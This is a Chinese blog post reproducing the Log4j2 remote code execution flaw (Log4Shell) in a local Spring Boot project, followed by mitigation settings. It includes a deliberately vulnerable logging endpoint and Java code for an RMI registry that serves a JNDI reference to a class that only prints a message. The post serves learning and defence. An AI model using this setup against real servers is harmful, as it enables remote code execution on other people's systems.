集成了 log4j 的 SpringBoot 下的漏洞复现

作者：MingGH
原文链接：https://ld246.com/article/1639235464846
来源网站：链滴

1. 前景提要

Log4j史诗级漏洞这几天闹的沸沸扬扬，让我也想一探究竟，到底是怎么触发的。


2. 搭建一个集成Log4j的SpringBoot项目

根据spring官网的指引，创建一个springboot项目，然后对pom文件进行一个修改

```
<dependencies>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-web</artifactId>
      <exclusions>
        <exclusion>
          <groupId>org.springframework.boot</groupId>
          <artifactId>spring-boot-starter-logging</artifactId>
        </exclusion>
      </exclusions>
    </dependency>

    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-log4j2</artifactId>
    </dependency>

  </dependencies>
```

2.1 查看引入的依赖

可以看到我引入的log4j的依赖是2.15.0版本以下的，也就是会触发这个bug的



2.2 写一个常用的接口接受外部传入的参数

```
package run.runnable.learn;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.ResponseBody;

import javax.annotation.PostConstruct;

@SpringBootApplication
@Controller
public class LearnApplication {
```


```
    private static final Logger logger = LogManager.getLogger(LearnApplication.class);

    public static void main(String[] args) {
        SpringApplication.run(LearnApplication.class, args);
    }

    @PostMapping("/hack")
    @ResponseBody
    public String testHackExecute(@RequestBody String content){
        logger.info("content:{}", content);
        return content;
    }

}
```

这里写了一个hack的接口，当接口有参数传入的时候，会进行打印，这种代码大家几乎都有写过的吧
这也是这个漏洞非常严重的原因之一：易于触发


3. 测试漏洞

3.1 传入指定参数打印vm信息

使用postman进行调用接口，可以看到成功返回。



让我们去系统的日志看看，打印不是 ${java:vm}，而是JDK的信息！



原文链接：集成了 log4j 的 SpringBoot 下的漏洞复现

3.2 测试rmi远程调用

如果仅仅只是上面的那种情况还好说，至少只是生成一些错误日志，但是这个rmi远程调用的危害就大。


让我们先用java原生的rmi写一个注册中心，然后注册一个服务

```
public static void main(String[] args) {
        try {
            LocateRegistry.createRegistry(1099);
            Registry registry = LocateRegistry.getRegistry();
            Reference reference = new Reference("run.runnable.learn.rmi.HackExecute", "run.runnable.learn.rmi.HackExecute", null);
            ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference);
            System.out.println("service started");
            registry.bind("hack", referenceWrapper);
        } catch (RemoteException | NamingException | AlreadyBoundException e) {
            e.printStackTrace();
        }
    }
```


再一个可以被执行的类

```
public class HackExecute {

    static {
        System.out.println("HackExecute：Successful execution");
    }

}
```

我们把上面的服务rmi服务进行启动，然后使用postman进行调用。



当我们在控制台进行日志查看的时候，你就会发现，rmi远程调用被成功执行了！



这意味着我可以把自己写的代码，通过这种方式在对方的服务器进行执行，不愧是史诗级漏洞。

4. 紧急补救措施

（1） 修改jvm参数 -Dlog4j2.formatMsgNoLookups=true

（2） 修改配置log4j2.formatMsgNoLookups=True

（3） 将系统环境变量 FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS 设置为 true

4. 相关资料

Apache 存在 Log4j 远程代码执行漏洞，将给相关企业带来哪些影响？还有哪些信息值得关注？ - nlfx的回答 - 知乎

Logging Services - Lookups

【重要通知】关于Apache Log4j 2远程代码执行最新漏洞的风险提示

原文链接：集成了 log4j 的 SpringBoot 下的漏洞复现